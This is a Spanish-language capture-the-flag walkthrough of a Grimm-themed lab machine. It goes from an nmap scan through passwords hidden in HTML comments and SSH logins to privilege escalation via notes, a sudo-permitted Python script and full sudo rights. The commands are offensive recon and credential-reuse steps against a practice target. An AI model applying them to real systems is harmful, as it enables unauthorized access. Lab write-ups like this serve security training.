GRIMM

CONECTIVIDAD


ping para verificar la conectividad con el host identificado.

```
ping -c1 172.17.0.2
```

ESCANEO DE PUERTOS

```
nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2   -T 2

22/tcp     OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)

80/tcp     Apache httpd 2.4.58 ((Ubuntu))
```

puerto 80




GRIMM

Grimm es una serie sobre un detective de policÃa que descubre que es un "Grimm", un cazador de criaturas sobrenaturales llamadas Wesen. Trabaja en una ciudad del noroeste de EE.UU., donde resuelve casos paranormales.

Descubre la verdad oculta tras los Wesen...

Código fuente



```
<body>
  <h1 class="slime-text">Grimm</h1>
  <p>
    Grimm es una serie sobre un detective de policÃa que descubre que es un "Grimm",
    un cazador de criaturas sobrenaturales llamadas Wesen.
    Trabaja en una ciudad del noroeste de EE.UU., donde resuelve casos paranormales.
  </p>
  <!-- Â¿En quÃ© ciudad trabaja Nick como policÃa? Usa la respuesta como contraseÃ±a en SSH -->
  <!-- ContraseÃ±a de Hank en base64: R3JpZmZpbg== (oculta en cÃ³digo fuente) -->
  <p>Descubre la verdad oculta tras los Wesen...</p>

  <audio id="audio" autoplay loop>
    <source src="grimm_theme.mp3" type="audio/mpeg">
    Tu navegador no soporta el audio HTML5.
  </audio>

  <script>
    // Intenta reproducir el audio automÃ¡ticamente cuando se carga la pÃ¡gina
    document.addEventListener("DOMContentLoaded", function() {
      var audio = document.getElementById("audio");
      var playPromise = audio.play();
      if (playPromise !== undefined) {
        playPromise.then(() => {
          console.log("Reproduciendo audio.");
        }).catch(error => {
          console.log("El navegador bloqueÃ³ el autoplay, se requiere interacciÃ³n.");
        });
      }
    });
  </script>
</body>
</html>
<!-- La contraseÃ±a de Hank estÃ¡ en base64 -->
R3JpZmZpbg==
```

EXPLOTACIÓN


Obtenemos una información interesante, pues tenemos dos usuarios nick y hank.

La pista nos prtegunta donde trabaja nick y si investigamos un poco:

https://grimm.fandom.com/wiki/Nick_Burkhardt

Tenemos que trabaja en Portland

por tanto podemos acceder por ssh con nick/Portland




```
└─# ssh nick@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:diJNUQLbs/gk1D4hwj8dQwZVE7lrzqCTEuA7OwbPbXg.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
nick@172.17.0.2's password:
Welcome to Ubuntu 24.04.1 LTS (GNU/Linux 6.11.2-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

nick@527a88d20586:~$ 
```

Si decodificamos la cadena R3JpZmZpbg==

```
echo "R3JpZmZpbg==" | base64 -d
Griffin
```

También podríamos acceder al sistema como hank



```
└─# ssh hank@172.17.0.2
hank@172.17.0.2's password:
Welcome to Ubuntu 24.04.1 LTS (GNU/Linux 6.11.2-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

hank@024050f30d4f:~$ 
```

ESCALADA DE PRIVILEGIOS

En el home de hank, encontramos una nota

```
hank@31feff76d12d:~$ ls -la
total 32
drwxr-x--- 1 hank hank 4096 Feb 16 14:18 .
drwxr-xr-x 1 root root 4096 Feb 16 12:55 ..
-rw-r--r-- 1 hank hank  220 Mar 31  2024 .bash_logout
-rw-r--r-- 1 hank hank 3771 Mar 31  2024 .bashrc
drwx------ 2 hank hank 4096 Feb 16 14:18 .cache
-rw-r--r-- 1 hank hank  807 Mar 31  2024 .profile
-rw-r--r-- 1 root root   32 Feb 16 14:06 nota.txt
```

Leemos la nota


```
hank@36a8dea125e0:~$ cat nota.txt
Wu es un Wesen o es un .......?
```

Investigando en google descubrimos que wu es un hombrelobo

y con esa contraseña nos hacemos wu

```
hank@36a8dea125e0:/home$ su sargento_wu
Password:
sargento_wu@36a8dea125e0:/home$
```

Buscamos permisos sudo



```
sargento_wu@de3f8808fa26:~$ sudo -l
Matching Defaults entries for sargento_wu on de3f8808fa26:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User sargento_wu may run the following commands on de3f8808fa26:
    (rosalee) NOPASSWD: /usr/bin/python3 /home/rosalee/hijack.py
sargento_wu@de3f8808fa26:~$
```

Podemos ejecutar python3 como rosalee

```
sargento_wu@f87851b72b52:~$ sudo -u rosalee /usr/bin/python3 /home/rosalee/hijack.py
Contraseña escrita en /home/sargento_wu/passwd.txt
```

Leemos el passwd.txt

```
sargento_wu@f87851b72b52:~$ ls -la
total 28
drwxrwx--- 1 sargento_wu sargento_wu 4096 Feb 16 22:04 .
drwxr-xr-x 1 root        root        4096 Feb 16 14:33 ..
-rw-r--r-- 1 sargento_wu sargento_wu  220 Mar 31  2024 .bash_logout
-rw-r--r-- 1 sargento_wu sargento_wu 3771 Mar 31  2024 .bashrc
-rw-r--r-- 1 sargento_wu sargento_wu  807 Mar 31  2024 .profile
-rw-rw-r-- 1 rosalee     rosalee        8 Feb 16 22:04 passwd.txt
sargento_wu@f87851b72b52:~$ cat passwd.txt
rosa123
```

Tenemos una contraseña para rosalee

```
sargento_wu@f87851b72b52:~$ su rosalee
Password:
rosalee@f87851b72b52:/home/sargento_wu$
```


En el home de rosalee, encontramos una nota

```
rosalee@245fd22fa82b:~$ cat nota_rosalee.txt
Fuchsbau
```

Probamos a hacernos monroe con esta contraseña


```
rosalee@a4c784d98657:/home/hank$ su monroe
Password:
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

monroe@a4c784d98657:/home/hank$
```

Buscamos permisos sudo



```
monroe@de3f8808fa26:~$ sudo -l
Matching Defaults entries for monroe on de3f8808fa26:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User monroe may run the following commands on de3f8808fa26:
    (ALL : ALL) ALL
monroe@de3f8808fa26:~$ 
```

Monroe, puede ejecutar cualquier comando como root



```
monroe@de3f8808fa26:~$ sudo -i
root@de3f8808fa26:~# whoami
root
root@de3f8808fa26:~# 
```

Buen día 😉